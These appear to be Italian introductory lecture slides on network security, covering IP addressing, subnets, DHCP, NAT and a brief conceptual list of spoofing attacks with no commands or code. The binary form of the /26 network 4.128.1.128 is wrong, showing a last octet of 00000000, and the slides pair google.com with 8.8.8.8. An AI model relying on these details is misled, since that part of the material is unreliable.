8. Sicurezza delle Reti

Sicurezza dell'Informazione

Indirizzi IP

Un dispositivo è identificato all'interno di una rete di dispositivo tramite un indirizzo IP. Un indirizzo IP è formato da 4 numeri divisi da punti:

10.20.30.40

Ogni numero può assumere un valore che varia da 0 a 255, quindi rappresentabile da un singolo byte.

Reti

Anche le reti vengono identificate tramite un indirizzo IP. Questa volta, la rete ha solamente una parte dell'indirizzo IP fissato. La parte rimanente identifica un dispositivo.

Per esempio:

- **230**.0.0.0**/8** -> i primi 8 bit (1 byte) identificano la rete
- **19.10**.0.0**/16** -> i primi 16 bit (2 byte) identificano la rete
- **11.12.13**.0**/24** -> i primi 24 bit (3 byte) identificano la rete
- **11.12.13**.128**/26** -> i primi 26 bit (3 byte e 2 bit) identificano la rete

Reti e dispositivi

La rete **4.128.1**.0/**24** in bit è:

00000100.10000000.00000001.00000000/**24**

I dispositivi nella rete possono avere come IP:

00000100.10000000.00000001.00000100 -> **4.128.1.4**

00000100.10000000.00000001.00001000 -> **4.128.1.8**

00000100.10000000.00000001.00001100 -> **4.128.1.12**

Reti e dispositivi

La rete **4.128.1**.128/**26** in bit è:

00000100.10000000.00000001.00000000/**26**

I dispositivi nella rete possono avere come IP:

00000100.10000000.00000001.10000100 -> **4.128.1.132**

00000100.10000000.00000001.10001000 -> **4.128.1.136**

00000100.10000000.00000001.10001100 -> **4.128.1.140**

Indirizzo reti e broadcast

La rete **4.128.1**.0/**24** in bit è:

00000100.10000000.00000001.00000000/**24**

L'indirizzo della rete è dunque:

00000100.10000000.00000001.00000000/24

L'indirizzo di broadcast (messaggio a tutti i dispositivi nella rete) è:

00000100.10000000.00000001.11111111/24

Localhost


Ogni dispositivo può identificare se stesso tramite l'indirizzo IP **127.0.0.1**, anche chiamato **localhost**. Può aprire connessioni verso proprie porte.

Esempio: se un computer espone un sito web alla porta **8080**, il computer stesso può connettersi al proprio servizio tramite l'URL: **http://127.0.0.1:8080**

Reti private

- Classe **A**
  - 10.0.0.0 – 10.255.255.255
  - Prefisso: 10.0.0.0/8
- Classe **B**
  - 172.16.0.0 – 172.31.255.255
  - Prefisso: 172.16.0.0/12
- Classe **C**
  - 192.168.0.0 – 192.168.255.255
  - Prefisso: 192.168.0.0/16

Rappresentazione di una rete



Dynamic Host Configuration Protocol (DHCP)

È un protocollo di rete che **assegna automaticamente indirizzi IP** e impostazioni di rete ai dispositivi, così possono comunicare senza configurazione manuale.


Consiste in 4 passi. Conosciuto come sequenza **DORA**:

- **Discover** – Il dispositivo trasmette: "C'è un server DHCP?"
- **Offer** – Il server risponde: "Ecco un IP che puoi usare."
- **Request** – Il dispositivo conferma: "Vorrei usare quell'IP."
- **Acknowledge** – Il server approva: "Va bene, è tuo."


Quando il dispositivo si connette alla rete, non sa l'indirizzo della rete. Tuttavia, può mandare un messaggio a tutti (broadcast) con l'IP **255.255.255.255**

Molto spesso, i router che fanno NAT hanno anche un server DNS per salvare coppie domini (es. google.com) IP (8.8.8.8).

Rappresentazione di una rete




Network Address Translation (NAT)




SRC IP	192.168.1.2
DST IP	8.8.23.4
SRC PORT	27392
DST PORT	443

Network Address Translation (NAT)




Qualsiasi messaggio proveniente da internet e destinato a una rete privata viene bloccato. Internet non può sapere a quale rete privata sia destinato un messaggio.

Comunicazione tramite protocollo TCP



Comunicazione tramite protocollo TCP



Attacchi di rete

I principali attacchi di rete del passato miravano a manipolare identità o indirizzi per impersonare (spoofing) altri dispositivi.

- IP Spoofing
  - Falsificazione dell'indirizzo IP sorgente per aggirare controlli o confondere il tracciamento.
- DNS Spoofing / DNS Cache Poisoning
  - Inserimento di record DNS falsi per reindirizzare gli utenti verso siti malevoli.
- DHCP Spoofing
  - Un finto server DHCP assegna gateway o DNS errati per portare il traffico su un host controllato.

Man-in-the-Middle (MITM)

